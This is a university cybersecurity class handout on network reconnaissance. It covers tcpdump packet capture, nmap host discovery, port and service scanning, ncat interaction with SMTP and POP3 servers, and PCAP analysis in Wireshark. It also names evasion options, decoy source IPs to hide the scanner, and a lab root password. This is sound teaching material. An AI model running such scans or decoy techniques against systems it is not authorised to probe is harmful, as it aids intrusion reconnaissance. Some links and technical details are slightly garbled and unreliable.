FINDING COMPUTERS, SCANNING, AND BASIC NETWORK ANALYSIS

October 2, 2025

"The one where we are like Trinity and use Nmap."




Credits

Content: Sebastian Garcia, Veronica Valeros, Maria Rigaki
Martin Řepa, Lukáš Forst, Ondřej Lukáš, Muris Sladić
Illustrations: Fermin Valeros
Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš
Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš
CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová
Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2025-2
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO SOUND	https://bit.ly/BSY-IntroVideo
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings


Install Wireshark now!

Surprise Pioneer Prize! (14:32, 1m)


1st Place	2nd Place	3rd Place
		
Raspberry Pi Pico Wifi	Seeeduino XIAO SAMD21	TCP Packet Programmable Electronic Badge (info)
kupkajan	zahorto2	jagosmar

Results from the Survey of Last Class (14:33, 1m)


How was the pace of the class?
23 responses




Were you able to follow along and run the commands during class on your device?
23 responses



How useful was the class document and other supporting resources shared by the teachers?
23 responses



Were you able to follow what the teacher explained during class?
23 responses



Parish Notices (14:34, 4m)

- Unlocking the Bonus

  To ***unlock*** the bonus assignment, that is, to be eligible to take it, you need to:

  - Send us a report of 1 assignment done during the class (will be google docs shared with us).
  - We will open a CTFd challenge with all instructions for you.
  - You can pick any of the assignments **2 to 5**.
  - We will show you how to do a report correctly in a separate video.
  - Here is a sample report for you to copy.
  - The deadline to submit the "unlock" report is **December 11th, 2025**
- The MOOC Password may be mispelled on purpose. And no, no feedback if you put it correctly. So pay attention.
- **The NEWS of the Year!!!**
  - For the last class, on January 8th, you can vote on which topic you want to learn.
  - But the way of voting is going to be special. There is only one way of voting.
  - Voting is going to be through *postcards*.
    - https://cybersecurity.bsy.fel.cvut.cz/docs/class-voting/

Goal: To learn how to find computers and services during the reconnaissance phase and how to detect them in the network.

Getting Ready for Today (14:38, 0m)

Today, we are going to be finding new devices in the network, so you need to store all the packets sent and received in your Docker interface for later analysis.

PCAP or it didn't happen

Start Packet Capturing (14:38, 10m)

1. CTU Students: Docker container. MOOC Students: SCL HackerLab
2. Connect to your Docker
3. Check which is your interface

   a. `ip a`
   b. You should see eth0.
      i. If you have something like eth0@if1761, then it is eth0.

4. First, let's see the packets coming and going on that interface.
   Be ready to press **CTRL-C** because you will see a lot of your own SSH traffic.
   a. `tcpdump -n -s0 -i eth0`
      i. -n → do not resolve hostnames
      ii. -s0 → capture the full packet; do not snap the packet size. Yes, very old. Yes, we don't need it.
      iii. -i <interface> → network interface name

5. If you want to **ignore your own SSH traffic**, you may add a filter:
   a. `tcpdump -n -s0 -i eth0 port ! 22`
      i. port 22 → Filter to show only packets having either the source port or destination port 22. In any protocol, TCP or UDP.
      ii. ! The exclamation mark means negation. Show the packets that do not come from port 22 and do not go to port 22, in any protocol.

6. This filter is not so good because it removes all SSH traffic, even traffic that is **not** yours. And you **want** to see the SSH traffic of others, for example, someone trying to log in to your computer.
   A better approach is to filter out the IP address you used to connect to the SSH.

7. You can learn your remote IP address by doing this.
   a. `echo $SSH_CONNECTION`
      i. This is a special environment variable created by SSHd.
      ii. You should see something like. For example.
         1. In SCL
            a. 172.20.0.3 45196 172.20.0.2 22
         2. In the CTU Lab
            a. 147.32.83.139 60726 172.20.0.2 22
      iii. The **first IP** (172.20.0.3 and 147.32.83.139) is the IP of the computer you are using as a client to connect to the SSH server.

iv. After that is your source port.

v. Next is the IP address of the SSH server and the port.

8. If you know your IP, the new filter can directly use it (replace x.x.x.x with your IP) (💾)
   a. `tcpdump -n -s0 -i eth0 host ! x.x.x.x`
9. You can also use the variable directly (💾💾)
   a. `tcpdump -n -s0 -i eth0 host ! $(echo $SSH_CONNECTION |cut -d' ' -f 1)`
      i. Here $() is called *command substitution*. It allows you to execute a command and replace the $(...) expression with the output of that command.
      ii. Cut: cuts the text into columns
         1. -d ' ': Uses the space as column delimiter.
         2. -f : Takes the first column.
10. Alternatively, you can do another script-foo magic to find your IP automatically (💾💾💾)
    a. `ss -tanp | grep sshd | grep ESTA | head -n 1 | awk {'print $5'} | awk -F: {'print $1'}`

       ss (Socket Statistics) is a program to display information about network sockets.

       i. -t → TCP sockets (since SSH uses TCP)
       ii. -a → All listening and non-listening sockets.
       iii. -n → Do not resolve DNS
       iv. -p → Show the process using the socket
       v. | is the pipe symbol
       vi. grep sshd → only print the lines that say 'sshd'
       vii. grep ESTA → only print the lines that say ESTA
       viii. head -n 1 → keep only the first line
       ix. awk {'print $5'} → Print the 5th column, separated by spaces

x. awk -F: {'print $1'} → Print the 1st column, separated by :

b. So, the tcpdump filter can also be

i. `tcpdump -n -s0 -i eth0 host ! $(ss -tanp | grep sshd | grep ESTA | head -n 1 | awk {'print $5'} | awk -F: {'print $1'})`

11. 🤖AI View:

a. There isn't much AI can do for sniffing traffic. Except explain and teach.

Storing the captured packets in a file (14:48, 5m)

Goal: To leave a tcpdump capturing and create new PCAP files per day.

CTU Students: Docker container. MOOC Students: SCL HackerLab

1. So, what is PCAP?
   a. PCAP is a file format to store network packets.
   b. Originally defined in an RFC standard document.
   c. Technically, now we use PCAP-NG a little better. Defined here.
2. Use tmux
   a. What is tmux[1]?
      i. A command-line tool to manage multiple terminal sessions within a single window or remote shell session. It enables you to create, access, and control multiple terminals (called panes) from a single screen and detach or reattach them as needed.
   b. Create one virtual terminal
      i. `tmux new -t capture`
   c. Run some commands to test, like `ps`
   d. Then go out with
      i. `CTRL-b` and then `d`
   e. You can connect back with

[1] https://tmuxcheatsheet.com/

   i. `tmux a -t capture`

f. You can list all your sessions with

   i. `tmux ls`

3. Start tcpdump inside a tmux

   a. `tcpdump -n -s0 -i eth0 -v -w /tmp/capture-%Y-%m-%d--%H:%M:%S.pcap -l -G 86400 -W 7 host ! $(echo $SSH_CONNECTION |cut -d' ' -f 1)`

   b.

      i. -v → increase output verbosity (with -w shows captured packets)

      ii. -w <filename> → save capture to file (format of name specified)

      iii. -l → do not buffer and send packets directly out

      iv. -G → rotate the PCAP file every X number of seconds

         1. 86400 is one day

      v. -W → Do not create more than X files. (We put 7 files here)

      vi. host ! $(bash script): Filter to ignore packets from the host that resulted from executing the bash code inside $()

4. Get out of the virtual terminal (`CTRL-b` and then `d`) and verify that tcpdump is running in the background:

   a. `ps afx | grep tcpdump`

      i. ps afx → list all the processes running

      ii. | → the pipe symbol

      iii. grep → search for a given string

   b. Maybe even check the file is in /tmp

5. From time to time, copy the PCAP files to your home computer with scp (Linux) or pscp (in Windows) if you don't want to lose them:

   a. MOOC Students: Host Computer

      i. `scp -P 2222 root@localhost:"/tmp/*.pcap" .`

         1. . : The last dot means the folder you are standing on.

2. The password of the root user is 'ByteThem123'
3. If you see the "WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!" message, just delete the offending line. Example *"Offending ED22512 key in /Users/<youruser>/.ssh/known_hosts:234"*

b. CTU Students: Host Computer

i. `scp -P <your-ssh-port> -r root@147.32.80.40:"/tmp/*.pcap" .`

1. . : The last dot means the folder you are standing on.

Be careful that the PCAPs may consume all the shared disk space in the CTU Docker! Back them up regularly to your home computer! If they grow too much, we will delete them!

🤖AI View: For storing packets in a PCAP, actually, AI can help decide which packets to store and which not to store to save space. There is a non-AI idea called Smart-PCAP here.

Reconnaissance is the first step. Nmap! (14:53, 2m)

Reconnaissance is the process of finding out information about our target.

Find information about the company, organization, domains, IPs, services, versions, people working, etc.

In this class, we will focus on network reconnaissance, specifically examining IPs, ports, and services.

There are generally two types of network security: passive and active.

- Passive means not sending packets out. For example, sniffing the network with tcpdump or finding host names in the files of the computer you control.
- Active means sending packets to find hosts and then port scanning to discover services.

For most reconnaissance tasks, we use **nmap**[2]. Nmap is a free and open-source network scanner designed to discover hosts and services on a network. One of the most widely used security tools ever. Nmap cheat sheet

How do you know that a computer is up? (14:55, 20m)

We consider a computer to be **up/working/active** if we have network evidence of its activity. Many computers are active and unfindable, especially security network sniffers.

If you see **any** packet **from** a computer, it usually means it is up. So, let's try to make a computer answer by sending a specific packet.

Nmap can use different protocols to determine if a computer is up. Nmap can do more things if run as root (you are root in your Docker).

MOOC Students: SCL HackerLab

- For the students online, in the StratoCyberLab, you need to first start the **'Class 02 - Network Analysis,'** to be able to find things.

CTU Students: Docker container.

- For CTU students, just use your Docker.

1. Multicast/Broadcast and sniffing
    a. `nmap -n -v --script discovery`
        i. -n → Do not resolve DNS
        ii. -v → Be verbose level 1
        iii. --script→ Invoke the LUA scripts of nmap[3].
            1. discovery → invoke the scripts in the 'discovery' category. Here are all of them /usr/share/nmap/scripts/
        iv. If you are curious about what nmap is doing, use debugging
            1. -d → Be debugging level 1.
2. ARP (only for local/ethernet networks), no IP layer.
   The best way to find computers in a local network is with ARP because it is very fast, it is common and expected, and not every tool detects it.

[2] https://linux.die.net/man/1/nmacommon,p
[3] https://nmap.org/book/nse-language.html

a. `nmap -sn -n 172.20.0.0/26` (We didn't use -v because it is too verbose, but you can)

   i. 172.20.0.0 is the address of the network

   ii. /26 is the size of the network you want to test. (CIDR notation). 26 means use only 6 bits for the hosts, which means 64 hosts. From 0 to 63.

   iii. -sn → "Ping scan," disable port scan. Nmap only performs host discovery with ARP if the user is privileged.

   iv. -n → Do not resolve the hostnames of these IPs

   v. -v → Be verbose level 1

3. Wait, CIDR notation?

   a. Created in 1993 when we were running out of IP addresses, **Classless Inter-Domain Routing** (CIDR) is a routing method that uses a finer subdivision of networks by determining the **network mask** based on the **number of bits after the /.**




Image by Michel Burnett [4]

4. Use all techniques that include an IP packet

   a. `nmap -sn -n 172.20.0.0/26 --send-ip`

      i. –send-ip → force nmap to use IP and not ARP

   b. Let's see which packets are sent. Add --packet-trace:

[4] https://michelburnett27.medium.com/understanding-cidr-notation-and-ip-address-range-3ad28194bc8d

i. `nmap -sn -n 172.20.0.0/26 --send-ip --packet-trace | less`

1. ICMP echo request
2. TCP SYN to port 443
3. TCP ACK to port 80
4. ICMP Timestamp request (type=13/code=0)

5. UDP
   a. `nmap -sn -PU -n -v 172.20.0.0/26 --send-ip`
   b. To which port is it sending?
      i. `nmap -sn -PU -n -v 172.20.0.0/26 --send-ip --packet-trace|less`
   c. Is there a way to easily identify this traffic?
6. ICMP
   a. Echo request
      i. `nmap -sn -PE -n -v 172.20.0.0/26 --send-ip`
   b. Address netmask request
      i. `nmap -sn -PM -n -v 172.20.0.0/26 --send-ip`
   c. ICMP timestamp query
      i. `nmap -sn -PP -n -v 172.20.0.0/26 --send-ip`
7. Other methods:
   a. TCP ACK. Should respond RST.
      i. `-PA`
8. Pro-tip: While Nmap is running, use various keys to interact with Nmap in real-time:
   a. 'd' to increase the debugging
   b. 'D' to decrease the debugging
   c. 'v' to increase verbosity when it finishes
   d. 'V' to decrease it.

🤖AI View:

AI can help you better decide which servers to scan, which ports to focus on, and, in general, to focus on the important things. There is no universal solution, but some ideas are:

- Have the **knowledge** of which IPs, ports, and services are the most probable to have more information, and scan those first.
- That can be done by a Decision Tree like Random Forests, LightGBM, or even a small Neural Network, where given a set of IPs and services, it decides which has the highest probability of finding a security problem.
- You will need **data** to train it, and that may depend on the goal, network, etc.
- Or you can use an LLM because it has all the knowledge.

Password Time (15:15, 0m)

The password for the class is...

Is it illegal or unethical to port scan? (15:15, 3m)

For the whole world, the short answer is *probably* not. But...[5]

- In most countries in the world, it is **not** illegal to perform a port scan **from** it.
- But most countries protect themselves by saying that it **may** be illegal **to** scan them.
- A simple precaution is to avoid scanning the country where you are.
- However, some countries may still not allow scanning from them. You need to check the laws in your country. *If unclear to you, don't scan without permission.*
- As security practitioners and students, it is common to scan Internet hosts. This is fine if you are aware of the risks, if you avoid doing it from your home computer, and if you ethically work for the security benefit of the Internet.
- Portscans can disrupt hosts or networks, so you always need to be careful. Old computers may have problems, especially in industrial control systems. Scan slow.
- You will be scanning the range 172.20.0.3, which belongs to CVUT, and you have the necessary authorization.

Interact with a server: Ports (15:18, 15m)

Port: a mechanism to communicate from one application to another using TCP/UDP

[5] https://cybernews.com/editorial/port-scanning-legality-explained/

1. States of ports

State	TCP Description	TCP Response Packet	UDP Description	UDP Response Packet
Open	Port is accepting TCP connections.	SYN-ACK in response to a SYN packet.	Port is accepting UDP packets.	Service-specific response (e.g., DNS reply) or no response.
Closed	Port is reachable but not open for TCP connections.	RST (Reset) in response to a SYN packet.	Port is reachable but not open for UDP communication.	ICMP Port Unreachable message.
Filtered	Firewall or filter is blocking the port.	No response or ICMP filtered messages.	Firewall or filter is blocking the port.	No response or ICMP filtered messages.
Unfiltered	Port is accessible, state unclear (open or closed).	RST or SYN-ACK with ambiguous context.	Port is accessible, state unclear (open or closed).	No response or partial response.
Open	Filtered	Cannot determine if port is open or filtered.	No response, making it unclear.	Cannot determine if port is open or filtered.

2. Searching for them in TCP. Fast ports with -F, top 100
    a. `nmap -sS -n -v 172.20.0.1-10 -F`
        i. 188.114.96.1-10 is a way to indicate IP addresses using ranges.
        ii. -sS → SYN scan. Send a SYN packet.
        iii. -F → Fast, top 100
3. If you only want to see open ports, you can use --open
4. Searching for them in TCP. Most used **top** 1000 (by default)
    a. `nmap -sS -n -v 172.20.0.1-10`

~~~~ 💗 First Break! 💗~~~~

5. Question: How come nmap knows which are the "**top**" used ports?
6. Searching for 1 port in TCP (horizontal port scan)

   a. `nmap -sS -n -v 172.20.0.1-10 -p 80 --open`
      i. –open: Only show open ports

7. It may be that some hosts don't show, or a port that was open before now is not there. You know what the problem is?
   a. Timeout is the problem. We will see this later.
8. Searching for **all the ports**. It can take a long time!
   But this is the **only way to find all the ports.** Just be aware that it can take time.
   a. `nmap -sS -n -v 172.20.0.3 -p-`
9. There are some variants in how to scan ports.
   a. -sS → SYN scan. Send a SYN if RST-ACK is back is closed. If ACK is back, it is open. If nothing is back, filtered.
   b. -sA → ACK scan
   c. -sT → TCP connect. The full SYN-SYN-ACK-ACK
   d. -sN/-sX/-sF → Too old, just for fun.
   e. -sY/sZ. SCTP
10. Searching for all of them in UDP
    a. UDP is slow! Why?
    b. Get it faster with -T 5 (fewer ports with -F?)[6]. Be careful of lost packets!
    c. `nmap -sU -n -v 188.114.96.9 -T5`

How do you find which service runs on each port? (15:43, 20m)

A service is an application that is listening in a TCP/UDP port.

1. How to find the service's version
   - `nmap -sS -sV -n -v 172.20.0.2-4 -F -Pn`
     i. -Pn → Treat all hosts as if they are up

[6] More on Nmap timings when scanning: https://nmap.org/book/man-performance.html#:~:text=Fortunately%2C%20Nmap%20offers%20a%20simpler,two%20are%20for%20IDS%20evasionon

        ii. -sV → Find service version

    - `nmap -sS -sV -n -v 172.20.0.3 -T 4 -p 80 -Pn`

2. Scripts are one of Nmap's best features!
    - `nmap -sS -sV -n -v 172.20.0.3 -sC -p 443`
        i. -sC → Use default scripts
    - Or
        i. `nmap -sS -sV -n -v 172.20.0.2-4 -sC -p 22`
    - Again, you can pick a script from /usr/share/nmap/scripts/
        i. The **default** scripts are
            1. `grep categories /usr/share/nmap/scripts/*|grep default`
    - Use specific scripts by adding:
        i. `--script=nfs-showmount.nse`
3. Try to connect and interact with it manually:
    - To connect to a service, we just need to send and receive data back.
    - What data to send will depend on the protocol! Let's use **ncat**!
    - HTTP (we saw last week)
    - SMTP (25/TCP): send e-mails. Or SMTPS (465/TCP) for the encrypted version
        i. MOOC Students: SCL HackerLab
            1. `ncat --ssl 79.124.58.182 465`
                a. `ehlo asdfasdf.com`
                b. `mail from: tes@test.com`
                c. `rcpt to: rigakmar@fel.cvut.cz`
                d. `data`
                e. `Subject: sadfasdf`
                f. hi

g. `How are you?`
h. `.`
i. `quit`

ii. CTU Students: Docker container.

1. `ncat max.feld.cvut.cz 25`
   a. `ehlo asdfasdf.com`
   b. `mail from: info@fel.cvut.cz`
   c. `rcpt to: rigakmar@fel.cvut.cz`
   d. `data`
   e. `Subject: sadfasdf`
   f. `hi`
   g. `How are you?`
   h. `.`
   i. `quit`

- If the port uses TLS, like 465/tcp (ssl/smtp), you can still connect from the command line
  i. `ncat --ssl 79.124.58.182 465`
- POP3 (port 110/TCP) or POP3S (995/TCP) (since POP3 is deprecated)
  i. `ncat --ssl 78.47.155.212 995`
     1. `user test`
     2. `pass test`
     3. `list`
     4. `top 2`
- Other services
  i. If you know the protocol (e.g., MySQL), always use its own client.
  ii. If not, you can try to interact with ncat or try nmap to find the service with `-sV`.

Nmap can do much, much more! (16:03, 7m)

Nmap is a powerful tool[7]. Apart from what we saw, it can:

- Important! Tune the **timing** to be more or less aggressive.
    - -T → Is the timing parameter.
        - 0 = paranoid
        - 1 = sneaky
        - 2 = polite
        - 3 = normal (default)
        - 4 = aggressive
        - 5 =insane
    - Be careful! Faster means a probability of losing packets. If you combine -T 5 and -sU for UDP, you will not detect a lot of open ports.
- -D: Send extra packets by using decoy/fake source IPs. Nice to hide the real source.
- Abuse FTP to relay connections through FTP 'proxies'. (-b).
- Relay TCP connections through a chain of HTTP or SOCKS4 proxies (--proxies).
- Fingerprint the operating system
    - `nmap -sS -O -n -v 172.20.0.3`
        - Extra trivia: how does nmap compute the 'Uptime guess'? Answer:
- Do everything together with -A
    - Service of ports, operating system, scripts, traceroute, etc.
    - `nmap -A -n -v 172.20.0.3`
- If you are in a local network and do **-sC all**, you will even **sniff** packets to find computers and use multicast.
- **Output** in multiple formats:
    - Normal text

[7] The book about Nmap is at least 50% online for free at https://nmap.org/book/toc.html

i. `-oN outputfile`

- All
  i. `-oA outputfile`

Fastest nmap ever? Be careful! It is *very* powerful.
time nmap -sS -Pn -n -v 188.114.96.9 -T5 --min-parallelism 200 --max-rtt-timeout 5 --max-retries 1 --max-scan-delay 0 --min-rate 10000

Let's analyze a real PCAP file! (16:10, 0m)

Goal: To know how to analyze packets and identify whether it is an attack. To know tcpdump and Wireshark

We will use the file **training-capture-001.pcap**. The PCAP capture is on your containers at: /data/training-capture-001.pcap

CTU Students: Docker container. | MOOC Students: SCL HackerLab

Analyzing traffic with tcpdump (16:10, 25m)

1. Open the packet capture with tcpdump:
   tcpdump is the best command-line packet analyzer, like ever.
   a. `tcpdump -tttt -n -s0 -r /data/training-capture-001.pcap | tcpdump-colorize.pl | less -R`
      i. -tttt → print the complete datetime
      ii. -n → do not resolve hostnames
      iii. -s0 → capture the full packet, do not snap the packet size
      iv. -r → read from file
      v. tcpdump-colorize.pl → a Perl tool we adapted to add colors to lines.

vi. less → command line utility that displays the contents of a file or a command output, one page at a time

vii. less -R → Do not escape ANSI "color" sequences.

2. (Extra) Beware of the time zone!
    a. The problem is that tcpdump **stores packets in UTC time** in the pcap file. So you always need to tell tcpdump in which time zone you are if you want to know *what time it was in your zone when the capture happened*.
    b. Remember that if you don't know *where* the capture was done, this information is lost (except in pcapng).
    c. You can force tcpdump to change the timezone to visualize
    d. If a capture was done in TZ CEST, you can see the original time with
        i. `TZ=CEST tcpdump -tttt -n -s0 -r /data/training-capture-001.pcap | less`
            1. TZ=CEST → Change the timezone to CET
    e. This TZ change should change the timezone to GMT+02!
3. See the contents of the packets
    a. `tcpdump -n -s0 -r /data/training-capture-001.pcap -tttt -A | tcpdump-colorize.pl | less -R`
        i. -A → Show the content of the packets.
4. Adding numbers to packets
    a. `tcpdump --number -n -s0 -r /data/training-capture-001.pcap -tttt -A | tcpdump-colorize.pl | less -R`
        i. --number → Show the packet numbers.

5. Let's **analyze** some packets at the beginning
    a. The **goal** is
        i. To **understand** the protocols and packets.
        ii. To see **if this is an attack or a benign capture.**
6. Filters

a. Tcpdump allows you to filter packets by using keywords. They can be in any position, but they have to be all together.

b. Some tcpdump filters you may use

i. `udp`

1. `tcpdump --number -n -s0 -r /data/training-capture-001.pcap -tttt -A udp | tcpdump-colorize.pl | less -R`

ii. `icmp`

iii. `not udp`

iv. `port 53`

v. `host 8.8.8.8`

vi. `host 8.8.8.8 and udp`

vii. `host 8.8.8.8 and udp and not port 53`

viii. `\(port 80 or port 443\)`

1. Parentheses must be escaped for bash as \(and \)

7. Cheat Sheet of IPv6 local-link broadcast addresses

8. 🤖AI View: Here, AI can mostly help you by understanding the packets and protocols.

~~~~ 💗 Second Break! 💗~~~~ (16:35)

Analyzing with Wireshark (16:45, 25m)

Host computer. Not in container.

Let's use Wireshark now to see the same PCAP on your computer!

If you need to download the file **training-capture-001.pcap** to your computer:

- https://mega.nz/#!uaZjxYaL!Edrg2zH2jDFOeBB5S6Q1sTjLqy0sneiSv0dr9DrtPJA
- https://drive.google.com/file/d/1PPOKRgqQQoprufUqF6Z6rEw8ooOXqhpY/view?usp=sharing

1. Start Wireshark, and open the traffic capture training-capture-001.pcap.

2. What is Wireshark
    a. Wireshark is a popular open-source network protocol analyzer used for capturing and inspecting the data traffic on a network in real-time.
3. There are three main panels in Wireshark[8]:
    a. **The Packet List Panel**, which shows a summary of each packet captured
    b. **The Packet Details Panel**, wshich shows the details of a selected packet in the packet list panel. The details show all the protocol stack from the link to the application layer.
    c. **Packet Bytes Panel**, which shows the data of the selected packet.
4. Configure the columns in Wireshark:
    a. Right-click on any column name and go to Column Preferences.
    b. Make sure the following column names are selected: Packet Number, Time, Source, SrcPort, Destination, DstPort, Protocol, Length, Info
5. Identify the hosts, ports, and protocols used.
    a. Menu Statistics > Protocol Hierarchy
    b. Menu Statistics > Conversations
6. Identify a connection and see its content:
    a. Find a TCP packet you want to analyze its connection.
    b. Right-click and follow the stream
    c. When you return, remember to remove the filter on top.
7. Filters[9]

[8] '3.3. The Main window'. https://www.wireshark.org/docs/wsug_html_chunked/ChUseMainWindowSection.html (accessed Oct. 05, 2022).
[9] '6.3. Filtering Packets While Viewing'. https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.html (accessed Oct. 05, 2022).

```
a. tcp
b. udp
c. dns
d. ip.addr == 8.8.8.8
e. tcp and udp
f. not tcp and not ip.addr == 8.8.8.8
g. http
h. dns
```

8. While filtering HTTP, change the Time Visualization to observe periodicity
    a. Menu View > Time Display Format > Seconds since previously displayed packet
9. How to put a **host** custom column
    a. Right-click in any column name
    b. Column Preferences
    c. Press + to add a new column
    d. Type: Custom
    e. **Field content**[10]
    http.host || tls.handshake.extensions_server_name || dns.qry.name
    f. Read more on SNI:
    https://www.cloudflare.com/en-gb/learning/ssl/what-is-sni/

Analyze Your Scan Capture (17:10, 1m)

Now, we will analyze the port scan capture you created earlier.

- It should be in /tmp/. You don't need to stop tcpdump.

Goal: To know which computers were scanned, the techniques, and the open ports.

If you have your own capture, use it.

If you DON'T have your own capture, you can use our version

CTU Students: Docker container.

[10] If you have an old version of Wireshark and this filter doesn't work, try replacing the tls for ssl.

- Capture is already in: `/data/capture-2021-09-29-forclass.pcap`

MOOC Students: Class Container

- `wget -q "https://drive.usercontent.google.com/u/1/uc?id=1T7hQERKpA7gFqcBceILq1YypVaOc9cYF&export=download" -O /data/capture-2021-09-29-forclass.pcap`

For a better understanding of the architecture of IP addresses in StratoCyberLab, see the diagram here.

Analyzing with tcpdump (16:47, 25m)

1. How many packets are in the capture? (💾)
   A generic analysis to see what you are dealing with.
   a. `tcpdump -tttt -n -r /data/capture-2021-09-29-forclass.pcap | wc -l`
      i. wc -l: count the number of lines
2. First analysis by hand:
   This is a generic high-level analysis that tells you what you are dealing with, without going deep.
   a. `tcpdump -tttt -n -r /data/capture-2021-09-29-forclass.pcap -A | tcpdump-colorize.pl | less -R`
   b. The mystery of the *ethertype Unknown (0x88d9)* packet.
      i. **tl;dr** is nmap sending LLTD (Link Layer Topology Discovery (LLTD) packet probes (here).
3. Identify the scanner (💾)
   a. In the backup capture, it is the IP **172.20.0.2**
4. Which techniques were used? (💾💾)
   a. Multicast, Broadcast, ARP, ICMP, TCP/SYN.
5. Question: Which IPs were scanned using TCP? And how many packets to each? (💾💾)
   a. `tcpdump --number -n -s0 -r /data/capture-2021-09-29-forclass.pcap src host 172.20.0.2 and`

```
tcp | awk '{print $6}'|awk -F'.' '{print
$1"."$2"."$3"."$4}'|sort|uniq -c|sort -r|less
```

i. awk '{print $6}': Separate the 6th column.

ii. awk -F'.' '{print $1"."$2"."$3"."$4}'. Re-print the IP address without the port

iii. sort: sort

iv. uniq -c: Count unique lines and print the count

v. sort -r: Sort the list of unique lines

6. How many unique IPs were scanned? (💾💾)

   a. `tcpdump --number -n -s0 -r /data/capture-2021-09-29-forclass.pcap src host 172.20.0.2 and tcp | awk '{print $6}'|awk -F'.' '{print $1"."$2"."$3"."$4}'|sort|uniq -c|sort -r|wc -l`

      i. Same command but with wc -l to count lines

7. How many subnets and packets are there for each? (💾💾💾)

   a. `tcpdump --number -n -s0 -r /data/capture-2021-09-29-forclass.pcap src host 172.20.0.2 and tcp | awk '{print $6}'|awk -F'.' '{print $1"."$2"."$3}'|sort|uniq -c|sort -r`

      i. Just delete ”.”$4

8. How many ports were found open, and in which IPs? (💾💾💾)

   a. `tcpdump --number -n -s0 -r /data/capture-2021-09-29-forclass.pcap dst host 172.20.0.2 and 'tcp[tcpflags] & (tcp-syn|tcp-ack) == (tcp-syn|tcp-ack)'| awk '{print $4}'| awk -F'.' '{print $1"."$2"."$3"."$4" "$5}'|sort|uniq -c|sort -rn|less`

      i. `'tcp[tcpflags] & (tcp-syn|tcp-ack) == (tcp-syn|tcp-ack)'`: tcpdump advance binary matching of individual flags. The `green` is a binary XOR that should match the `violet`.

      ii. awk '{print $4}': Print the fourth column (ip+port)

      iii. awk -F'.' '{print $1"."$2"."$3"."$4" "$5}': Separate the IP, with a space, from the port

9. 🤖AI View: Analysis of a large amount of data with AI is not easy. Mostly, you will need a very good RAG, a large memory, a small memory, a summarizer, and maybe other multi-agent tools.

This filter has an **error**. Connections **started** by the client and that received packets with data as an **answer** will also be shown, but those connections were **not** started by others. Be careful. To solve this, we will use flows in the next classes.

Analyzing with Wireshark (17:12, 20m)

Host computer. Not in container.

Let's analyze a new capture with Wireshark to see how another scan looks like.

